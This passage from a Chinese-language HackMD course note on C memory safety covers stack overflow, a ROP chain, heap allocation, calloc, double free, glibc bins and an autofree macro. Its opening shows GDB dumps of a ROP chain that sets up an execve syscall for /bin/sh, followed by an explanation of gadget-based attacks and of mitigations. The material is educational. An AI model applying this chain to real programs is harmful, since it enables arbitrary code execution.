0024| 0x7fffffffdd68 --> 0x47a622 (<__mpn_extract_double+130>:  mov     QWORD PTR [
0032| 0x7fffffffdd70 --> 0x478636 (<do_dlopen+54>:          pop     rax)
0040| 0x7fffffffdd78 --> 0x3b (';')
0048| 0x7fffffffdd80 --> 0x0
0056| 0x7fffffffdd88 --> 0x0
```

指令執行位置，可以發現下一個指令又是 ret，程式會繼續執行我們所加入的第2個指令

```
=> 0x4014c6 <__libc_setup_tls+518>:      pop     rdi
    0x4014c7 <__libc_setup_tls+519>:      ret
    0x4014c8 <__libc_setup_tls+520>:      nop     DWORD PTR [rax+rax*1+0x0]
    0x4014d0 <__libc_setup_tls+528>:      lea     rax,[rbp+r14*1-0x1]
```

到了要執行系統呼叫時的暫存器狀態

```
RAX: 0x3b ('; ')
RBX: 0x0
RCX: 0x43f430 (<__read_nocancel+7>: cmp    rax,0xfffffffffffff001)
RDX: 0x0
RSI: 0x0
RDI: 0x6c9f80 --> 0x68732f6e69622f ('/bin/sh')
RBP: 0x6161616161616161 ('aaaaaaaa')
RSP: 0x7fffffffdda8 --> 0x5d7256ca7136cc0a
RIP: 0x467265 (<time+5>: syscall)
R8 : 0x6cc5c0 --> 0x0
R9 : 0x6ce880 (0x00000000006ce880)
R10: 0x3c ('<')
R11: 0x246
R12: 0x401560 (<__libc_csu_init>: push   r14)
R13: 0x4015f0 (<__libc_csu_fini>: push   rbx)
R14: 0x0
R15: 0x0
```

回顧系統呼叫執行的規則：

- 以 RAX 的數值決定要執行的系統呼叫，0x3b 表示要執行的為 system call exec
- system call exec(const char \*filename,const char \*const argv[ ],const char \*const envp[ ])
  - 以 RDI 的作為 \*filename 傳入
  - 以 RSI 作為 const char \*const argv[ ]，因用不到所以設為 0
  - 以 RDX 作為 const char \*const envp[ ]，因用不到所以設為 0

## 討論

### 發生成因

- 只要有涉及**內容傳遞**就有可能發生 overflow

- 不同型態間的數值傳遞、型態間的轉換也很容易產生 overflow，不同型態所佔有的記憶體空間不同，傳遞過程中必須特別注意型態間的記憶體空間是否相符，但對開發者而言是非常不容易察覺的，而 C 語言把許多檢查行為交由開發者執行，因此對於 overflow 的預防機制都取決於開發者本身，這造就了許多不安全的程式碼。
- 後續 C 語言的版本也有提出修正方案，如：gets 函式從C11 中的C 標準程式庫移除，因為無法安全地使用該函式，改使用 fgets 等。

## 造成問題

- 記憶體被覆蓋成非預期的狀況會導致程式執行錯誤或執行非預期的結果
  - 上述的例子就是造成非法登入
- 若是發現 overflow 覆蓋的記憶體涵蓋 return address 時，就可以透過將 return address 覆蓋成指定的函式地址，使程式 return 到目標函式並執行  
**key word** : ROP(Return Oriented Programming)
- ROP attack 除了直接可以 return 到現有的函式以外，也可以透過**拼湊**的方式將一堆小指令組合成攻擊者所需要的功能，例如執行 /bin/sh 等  
**key word** : ROPgadget 、 onegadget

## 解決方案

- main point : 在傳輸內容時一定要對內容長度與儲存空間長度做檢查
- C 語言目前有許多函式都有加入長度檢查的機制，如：fget、fputs、strncpy等，使用這些補強的函式取代原本使用的函式
- 在程式中加入驗證用的變數，當變數被改變時表示有 overflow 產生
  - canary : gcc 在編譯的時候加入的 stack overflow 驗證機制，在容易發生 stack overflow 的區域插入一個數值，透過數值是否更動來判斷有沒有發生 overflow
- 目前的編譯器會自動進行 ALSR (記憶體隨機分配)，也可以在一定程度上保護程式

# 藏在 Heap 裡的細節

程式如下 n 會大到  $10^7$ , 當 arr 用 line 4 告知會 segmentation fault  
但改成動態宣告就可以正常執行了，為什麼呢？

想過會不會是 long (8 byte) \*  $10^7$  把記憶體用完了？

```
unsigned n, m;
scanf("%u %u", &n, &m);

long arr[n + 1];
// long *arr = malloc((n + 1) * sizeof(*arr));
for (size_t i = 1; i <= n; ++i)
    arr[i] = 0;
```

將 Line 5 到 Line 7 改為 calloc，確認是否會遇到 SegFault

若要清楚地回答這問題，需要一些背景知識：

<https://vorpus.org/blog/why-does-calloc-exist/>

從實作的觀點，calloc 和 malloc + memset 是不同的！

## 1. 之所以 stack 不可以 heap 可以

是因為 long arr[n + 1]; 時，作業系統會去衡量要求的記憶體足不足夠，此時發現要得太大，因此發出 segfault.

而 malloc() 是屬於你要多少跟我說，我都給你 (overcommit)。

所以拿到的空間可能會比要求的小，作業系統發現開始不夠用時就開始殺東殺西把空間騰出來，直到砍到沒東西能砍了 OOM。

因此發現，malloc() 存取大容量其實是有很大風險的，

先前使用 stack 會 segfault 其實是一個“正確”的錯誤提醒，而不是錯誤，我誤會他了。

2. calloc() 跟 malloc + memset 有很大的不同：

- calloc() 跟作業系統要空間時會拿到歸好零的記憶體 (for security)，已歸零的就不重覆歸零。  
我們無法保證 malloc 要回來的空間是否為 0，因此都需要 memset 過。(可能重工)  
calloc() 在要大空間 (128KB↑) 時，如果執行環境能夠配合，就會有效率得多：
- kernel 分配 VM 給 calloc()，而 VM 空間用完時再執行 謄出空間、歸零、swap 的動作  
(amortize cost)；malloc() 先執行這些動作。

free() 釋放的是 pointer 指向位於 heap 的連續記憶體，而非 pointer 本身佔有的記憶體 (\*ptr)。

舉例來說：

```
#include <stdlib.h>
int main() {
    int *p = malloc(1024);
    free(p);
    free(p);
    return 0;
}
```

編譯不會有錯誤，但運作時會失敗：

```
*** Error in './free': double free or corruption (top):
0x000000000067a010 ***
```

倘若改為以下：

```
#include <stdlib.h>
int main() {
    int *p = malloc(1024);
```

```
    free(p);
    p = NULL;
    free(p);
    return 0;
}
```

則會編譯和執行都成功。

因此，為了防止對同一個 pointer 作 free() 兩次的操作，而導致程式失敗，free() 後應該設定為 NULL。

## malloc / free

### 在 GNU/Linux 裡頭觀察 malloc

事先安裝 gdb 和包含除錯訊息的套件

```
$ sudo apt install gdb gdb-dbg
```

GDB 操作:

```
$ gdb -q `which gdb`
Reading symbols from /usr/bin/gdb...
(gdb) start
...
Temporary breakpoint 1, main (argc=1, argv=0x7fffffff4c8) at ./gdb/gdb.c:25
...
(gdb) p ((double(*)())pow) (2.,3.)
$1 = 8
(gdb) call malloc_stats()
```

```
Arena 0:  
system bytes      =     135168  
in use bytes      =      28000  
Total (incl. mmap):  
system bytes      =     135168  
in use bytes      =      28000  
max mmap regions =          0  
max mmap bytes   =          0  
$2 = -168929728  
(gdb) call malloc_info(0, stdout)  
<malloc version="1">  
<heap nr="0">
```


glibc 提供了 `malloc_stats()` 和 `malloc_info()` 這兩個函式，可顯示 process 的 heap 資訊

## 延伸閱讀

- 如何实现一个 malloc
- c malloc/free 初探
- Writing a Simple Garbage Collector in C

<https://sourceware.org/gdb/onlinedocs/gdb/Target-Description-Format.html>

malloc: first-fit => <https://github.com/jserv/mini-arm-os/blob/master/07-Threads/malloc.c>



	free, owned by <code>malloc</code>
<code>in use</code>	in use, owned by <code>malloc</code>
.....	not owned by <code>malloc</code>

## free()

- 不用給 size
  - 每塊空間都有控制的 chunk 記錄區塊大小, [\[source\]](#)

```

chunk-> +---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
          |           Size of previous chunk, if unallocated (P clear)   |
          +---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
          |           Size of chunk, in bytes                         | A | M | P |
mem->  +---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
          |           User data starts here...                   .
          .
          .           (malloc_usable_size() bytes)           .
          .
nextchunk-> +---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
          |           (size of chunk, but used for application data)   |
          +---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+

```

- 避免 double free
    - `free()` 後設成 `NULL`
    - 如何偵測 double free：
      - `free` 後會有 doubly-linked list 與其他 `free` 的空間連接

### double free 是如何被偵測的呢？

考慮以下程式：

```
#include <stdlib.h>
int main() {
    int *a = (int *) malloc(100);
    free(a);
    int *b = (int *) malloc(100);
    free(b);
    return 0;
}
```

使用 GDB，觀察 `int *a = (int *) malloc(100);` 的結果：

```
(gdb) p a  
$3 = (int *) 0x602010
```

接著觀察 `int *b = (int *) malloc(100);` 的結果：

```
(gdb) p b  
$4 = (int *) 0x602010
```

發現，系統為了加速效能，因此在 free 時，系統並不會馬上把之前 malloc 出來的 chunk 歸還給系統，反而是進行集中管理，並在下一次程式 malloc 一樣大小的 chunk 時，直接將預先分配好的空間分配給 malloc 請求者。

接著嘗試觀察被 free 釋放的 chunk 都跑去哪裡了呢？

```
#include <stdlib.h>  
int main() {  
    int *a = malloc(50);  
    int *b = malloc(50);  
    int *c = malloc(50);  
    int *d = malloc(50);  
    int *e = malloc(50);  
  
    free(a);  
    free(b);  
    free(c);  
    free(d);  
    free(e);  
  
    return 0;  
}
```

將中斷點設在 free 之前：

```
(gdb) p a  
$11 = (int *) 0x602010  
(gdb) p b
```

```
$12 = (int *) 0x602050
(gdb) p c
$13 = (int *) 0x602090
(gdb) p d
$14 = (int *) 0x6020d0
(gdb) p e
$15 = (int *) 0x602110
(gdb) x/50gx 0x602000
0x602000: 0x0000000000000000 0x0000000000000041
0x602010: 0x0000000000000000 0x0000000000000000
0x602020: 0x0000000000000000 0x0000000000000000
0x602030: 0x0000000000000000 0x0000000000000000
0x602040: 0x0000000000000000 0x0000000000000041
0x602050: 0x0000000000000000 0x0000000000000000
0x602060: 0x0000000000000000 0x0000000000000000
0x602070: 0x0000000000000000 0x0000000000000000
0x602080: 0x0000000000000000 0x0000000000000041
0x602090: 0x0000000000000000 0x0000000000000000
0x6020a0: 0x0000000000000000 0x0000000000000000
0x6020b0: 0x0000000000000000 0x0000000000000000
0x6020c0: 0x0000000000000000 0x0000000000000041
0x6020d0: 0x0000000000000000 0x0000000000000000
0x6020e0: 0x0000000000000000 0x0000000000000000
0x6020f0: 0x0000000000000000 0x0000000000000000
0x602100: 0x0000000000000000 0x0000000000000041
0x602110: 0x0000000000000000 0x0000000000000000
0x602120: 0x0000000000000000 0x0000000000000000
0x602130: 0x0000000000000000 0x0000000000000000
0x602140: 0x0000000000000000 0x00000000000020ec1
0x602150: 0x0000000000000000 0x0000000000000000
0x602160: 0x0000000000000000 0x0000000000000000
0x602170: 0x0000000000000000 0x0000000000000000
0x602180: 0x0000000000000000 0x0000000000000000
```

將中斷點設定於 return 之前：

```
(gdb) x/50gx 0x602000
0x602000: 0x0000000000000000 0x0000000000000041 <- chunk a free
0x602010: 0x0000000000000000 0x0000000000000000
0x602020: 0x0000000000000000 0x0000000000000000
0x602030: 0x0000000000000000 0x0000000000000000
0x602040: 0x0000000000000000 0x0000000000000041 <- chunk b free
0x602050: [0x000000000602000] 0x0000000000000000
0x602060: 0x0000000000000000 0x0000000000000000
0x602070: 0x0000000000000000 0x0000000000000000
0x602080: 0x0000000000000000 0x0000000000000041 <- chunk c free
0x602090: [0x000000000602040] 0x0000000000000000
0x6020a0: 0x0000000000000000 0x0000000000000000
0x6020b0: 0x0000000000000000 0x0000000000000000
0x6020c0: 0x0000000000000000 0x0000000000000041 <- chunk d free
0x6020d0: [0x000000000602080] 0x0000000000000000
0x6020e0: 0x0000000000000000 0x0000000000000000
0x6020f0: 0x0000000000000000 0x0000000000000000
0x602100: 0x0000000000000000 0x0000000000000041 <- chunk e free
0x602110: [0x0000000006020c0] 0x0000000000000000
0x602120: 0x0000000000000000 0x0000000000000000
0x602130: 0x0000000000000000 0x0000000000000000
0x602140: 0x0000000000000000 0x000000000020ec1 <- top chunk
0x602150: 0x0000000000000000 0x0000000000000000
0x602160: 0x0000000000000000 0x0000000000000000
0x602170: 0x0000000000000000 0x0000000000000000
0x602180: 0x0000000000000000 0x0000000000000000
```

- 用 [ ] 標註的部分為 linked list 串連的地址
- 為了方便管理 free 出來的 chunk, glibc 會去將一些特定大小的 chunk 做集中管理，其集中管理的機制又分為： fast bin small bin large bin 等等

- Bins and Chunks

因此推斷 double free 的檢查機制是透過檢查所要 `free` 的 chunk 是否屬於集中管理的 chunk。

## RAII 實作

- Resource acquisition is initialization
- Implementing smart pointers for the C programming language

- 透過 gcc extension 定義巨集 `autofree`

```
define autofree __attribute__((cleanup(free_stack)))
__attribute__((always_inline))
inline void free_stack(void *ptr) { free(*((void **) ptr)); }
```

一旦超出物件的生命週期時，上述 `free_stack()` 會自動呼叫

```
int main(void) {
    autofree int *i = malloc(sizeof(int));
    *i = 1;
    return *i;
}
```

## 參考資料

- Glibc malloc internal
- Glibc Adventures: The Forgotten Chunks

- Are We Shooting Ourselves in the Foot with Stack Overflow
- Using GNU's GDB Debugger: Memory Layout And The Stack
- What is memory safety?
- A Malloc Tutorial
- Understanding the Stack
- How Functions Work
- C Function Call Conventions and the Stack
- How Does a C Debugger Work? (GDB Ptrace/x86 example)
- 8 gdb tricks you should know
- A Quick Tutorial on Implementing and Debugging Malloc, Free, Calloc, and Realloc
  - gdb included!
- Understanding C by learning assembly
- Code Injection into Running Linux Application
- Journey to the Stack, Part I
- Anatomy of a Program in Memory
- dange0 和 asd757817 貢獻的筆記

---

Published on  HackMD

👁 47073

❤ 15

